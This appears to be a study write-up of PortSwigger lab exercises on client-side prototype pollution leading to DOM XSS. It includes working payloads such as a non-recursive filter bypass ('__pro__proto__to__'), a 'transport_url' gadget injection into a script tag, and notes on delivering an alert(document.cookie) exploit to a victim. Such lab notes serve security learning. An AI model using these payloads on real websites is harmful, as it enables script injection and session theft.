
Identify a prototype pollution source:


- Use the URL query String to pollute the Object prototype. This time it is not working because the code is stripping off some keywords, however, this is not being done recursively so this validation can be bypassed.



To bypass the validation, we can use the following payload:

- /?__pro__proto__to__.foo=bar






Identify a Gadget:

- Again, the config Object has a transport_url property that is not being defined and is passed to the “src” attribute of a <script> tag.

Craft an Exploit:

- Use the payload below to inject an XXS attack via the “transport_url” property.
- /?__pro__proto__to__[transport_url]=foo




Lab: Client-side prototype pollution in third-party libraries

Lab: Client-side prototype pollution in third-party libraries

- This lab is vulnerable to DOM XSS via client-side prototype pollution. This is due to a gadget in a third-party library, which is easy to miss due to the minified source code. Although it's technically possible to solve this lab manually, we recommend using DOM Invader as this will save you a considerable amount of time and effort.
- To solve the lab:
- Use DOM Invader to identify a prototype pollution and a gadget for DOM XSS.
- Use the provided exploit server to deliver a payload to the victim that calls alert(document.cookie) in their browser.
- This lab is based on real-world vulnerabilities discovered by PortSwigger Research. For more details, check out Widespread prototype pollution gadgets by Gareth Heyes.
- **Summary – Steps to Exploit**:
- See slides.


DOM Invader Exploitation

- Using DOM Invader to exploit Prototype Pollution attacks saves a lot of time, and is a lot quicker to identify a source, gadget and write an exploit.



- To attack another user in the lab, we can use the Exploit Server to store our exploit then we can deliver it to the user.

- This part is manual, but the exploit was created by the DOM Invader tool.



Lab: Client-side prototype pollution via browser APIs

Lab: Client-side prototype pollution via browser APIs

- This lab is vulnerable to DOM XSS via client-side prototype pollution. The website's developers have noticed a potential gadget and attempted to patch it. However, you can bypass the measures they've taken.
- To solve the lab:
- Find a source that you can use to add arbitrary properties to the global Object.prototype.
- Identify a gadget property that allows you to execute arbitrary JavaScript.
- Combine these to call alert().
- You can solve this lab manually in your browser or use DOM Invader to help you.
- **Summary – Steps to Exploit**:
- See slides.

Manual Exploitation


Prototype Solution Source:


- A prototype source was found using the URL query parameter:
- ?__proto__[foo]=bar

